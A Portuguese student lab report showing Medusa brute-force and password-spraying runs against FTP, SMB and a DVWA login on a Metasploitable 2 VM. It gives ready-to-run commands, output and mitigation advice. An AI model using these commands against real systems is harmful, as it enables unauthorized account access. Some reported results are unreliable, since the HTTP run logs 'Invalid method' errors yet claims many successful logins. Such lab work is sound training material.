

Relatório Prático — Ataques de Força Bruta com Medusa (Kali + Metasploitable)

Projeto realizado para desafio DIO - Santander Cibersegurança 2025

Kali Linux (atacante) + Metasploitable 2 / DVWA (alvo) — Rede: Host-only / Internal (VirtualBox)

1. Resumo

Este relatório documenta um laboratório controlado de testes de força bruta realizados com a ferramenta Medusa em um ambiente composto por duas VMs: Kali Linux (atacante) e Metasploitable 2 (alvo), com DVWA para testes web. O objetivo foi demonstrar técnicas de brute force em FTP, web (formulário DVWA) e SMB (password spraying / enumeração).

2. Objetivos

- Executar ataques de força bruta em serviços FTP, Web (DVWA) e SMB, utilizando Medusa.
- Registrar comandos, wordlists e resultados.
- Avaliar riscos e propor medidas de mitigação.

3. Ambiente de Teste (Configuração)

Topologia:

- Kali Linux (VM atacante)
- Metasploitable 2 (VM vítima) com serviços vulneráveis: FTP (vsftpd), Samba, DVWA (PHP web)
- Rede: Host-only / Internal no VirtualBox

4. Ferramentas e Wordlists

Ferramentas:

- Kali Linux (terminal)
- Medusa (brute force multi-threaded)
- smbclient, enum4linux, ftp, nmap

Wordlists (exemplos usados):

- users.txt (lista de usuários)
- pass.txt (senhas candidatas simples: 123456, password, qwerty, msfadmin)

5. Procedimento e Comandos Utilizados

Abaixo estão os comandos principais executados (copiar/colar no Kali).

Verificar IP da máquina alvo (Metasploitable):

ip a

Scan de portas:

nmap -sV -p 21,80,139,445 192.168.56.101

Password spraying / brute force SMB com Medusa:

```
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M smbnt -T 2 -T 50
```

Listar shares via smbclient:

```
smbclient -L //192.168.56.101 -U msfadmin
```

Força bruta FTP (Medusa):

```
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6 | grep  
SUCCESS
```

Acessar FTP manualmente:

```
ftp 192.168.56.101
```

Form brute force (DVWA) — exemplo Medusa HTTP module:

```
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http -m  
PAGE:'/dvwa/login.php' -m  
FORM:'username=^USER&password=^PASS&login=Login' -m FAIL:'Login  
failed' -t 6 | grep SUCCESS
```

Enumeração com enum4linux:

```
enum4linux -a 192.168.56.101 | tee enum4_output.txt
```

6. Resultados Observados

Resumo dos achados:

- Conta 'msfadmin' identificada com sucesso em FTP/SMB.
- Shares Samba listadas (ADMIN\$, msfadmin home, print\$ etc.).
- DVWA apresentou possibilidade de teste de formulário com credenciais fracas.

Nos prints anexados é possível ver as saídas do Medusa mostrando credenciais com [SUCCESS] e o login FTP bem-sucedido.

IP da máquina alvo (ip a)

```
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
No mail.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:d5:08:aa brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fed5:8aa/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Conexão SMB / resultados smbclient

```
root@vbox: ~
Session Actions Edit View Help

root@vbox: [~]
# medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -T 2 -T 50
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: password (1 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: 123456 (2 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: Welcome123 (3 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Password: msfadmin (4 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: password (1 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: 123456 (2 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: Welcome123 (3 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Password: msfadmin (4 of 4 complete)
2025-10-17 23:29:27 ACCOUNT FOUND: [smbnt] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access Allowed)]
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: password (1 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: 123456 (2 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: Welcome123 (3 of 4 complete)
2025-10-17 23:29:27 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of 3, 2 complete) Password: msfadmin (4 of 4 complete)

root@vbox: [~]
# smbclient -L //192.168.56.101 -U msfadmin
Password for [WORKGROUP\msfadmin]:


Sharename      Type           Comment
-----
print$         Disk           Printer Drivers
tmp            Disk           oh noes!
opt            Disk
IPC$           IPC            IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC            IPC Service (metasploitable server (Samba 3.0.20-Debian))
msfadmin       Disk           Home Directories

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      METASPLOITABLE

root@vbox: [~]
```

Medusa: brute force FTP (grep SUCCESS)



```
kali (Snapshot 1) [Executando] - Oracle VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda


Session  Actions  Edit  View  Help

(root@vbox)-[~]
# medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6 | grep SUCCESS

2025-10-17 23:05:50 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]

(root@vbox)-[~]
# ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.4)
Name (192.168.56.101:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> !whoami
root
ftp> !hostname
vbox
ftp> 
```

Criação de arquivos users.txt e pass.txt



```
(root@vbox)-[~]
# echo -e 'user\nmsfadmin\nadmin\nroot' > users.txt

(root@vbox)-[~]
# echo -e "123456\npassword\nqwerty\nmsfamin" > pass.txt

(root@vbox)-[~]
# 
```

Resultados enum4linux

```
root@vbox: ~
Session Actions Edit View Help
root@vbox:~# enum4linux -a 192.168.56.101 | tee enum4_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Oct 17 23:25:22 2025

===== ( Target Information ) =====
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.101 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.56.101 ) =====

Looking up status of 192.168.56.101
  METASPLOITABLE <00> - B <ACTIVE> Workstation Service
  METASPLOITABLE <03> - B <ACTIVE> Messenger Service
  METASPLOITABLE <20> - B <ACTIVE> File Server Service
  _MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP <1d> - B <ACTIVE> Master Browser
  WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

  MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.56.101 ) =====

[+] Server 192.168.56.101 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.56.101 ) =====

Domain Name: WORKGROUP
Domain Sid: ( NULL SID )

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.56.101 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.56.101 from srvinfo:
  METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
```

Medusa: brute force HTTP (DVWA)

```
(root@vbox)-[~]
# medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http \
-m PAGE:'/dvwa/login.php' \
-m FORM:'username="USER&password="PASS&Login=Login' \
-m 'FAIL=Login failed' -t 6 | grep SUCCESS
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: password [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: 123456 [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: 123456 [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: password [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: 123456 [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: qwerty [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: 123456 [SUCCESS]
2025-10-17 23:19:08 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: msfadmin [SUCCESS]
(root@vbox)-[~]
#
```

7. Recomendações de Mitigação

Medidas práticas para reduzir o risco de ataques de força bruta:

- Utilizar senhas fortes e políticas de expiração.
- Implementar bloqueio de conta / rate limiting após tentativas falhas.
- Habilitar autenticação multifator (MFA) sempre que possível.
- Monitorar logs e alertar tentativas massivas.
- Restringir acesso por rede (firewall, VPN) e desativar serviços desnecessários.
- Atualizar serviços (Samba, FTP, web apps) para versões sem vulnerabilidades conhecidas.

8. Conclusão

Este laboratório prático demonstrou de forma clara a eficácia e periculosidade dos ataques de força bruta quando aplicados contra serviços com credenciais fracas e políticas de segurança inadequadas. Por meio da ferramenta Medusa, foi possível explorar com sucesso serviços como FTP, SMB e aplicações web (DVWA), obtendo acesso através de combinações simples de usuário e senha.

Os resultados reforçam a importância crítica de adoção de senhas complexas, implementação de mecanismos de bloqueio após múltiplas tentativas falhas e utilização de autenticação multifator. A exposição de serviços desnecessários e desatualizados, como os presentes no Metasploitable 2, representa um risco significativo que pode ser mitigado com hardening de sistemas e monitoramento contínuo.

Em síntese, o estudo evidenciou que a segurança contra ataques de força bruta depende menos de ferramentas complexas e mais da consistência na aplicação de boas práticas de segurança e configurações robustas.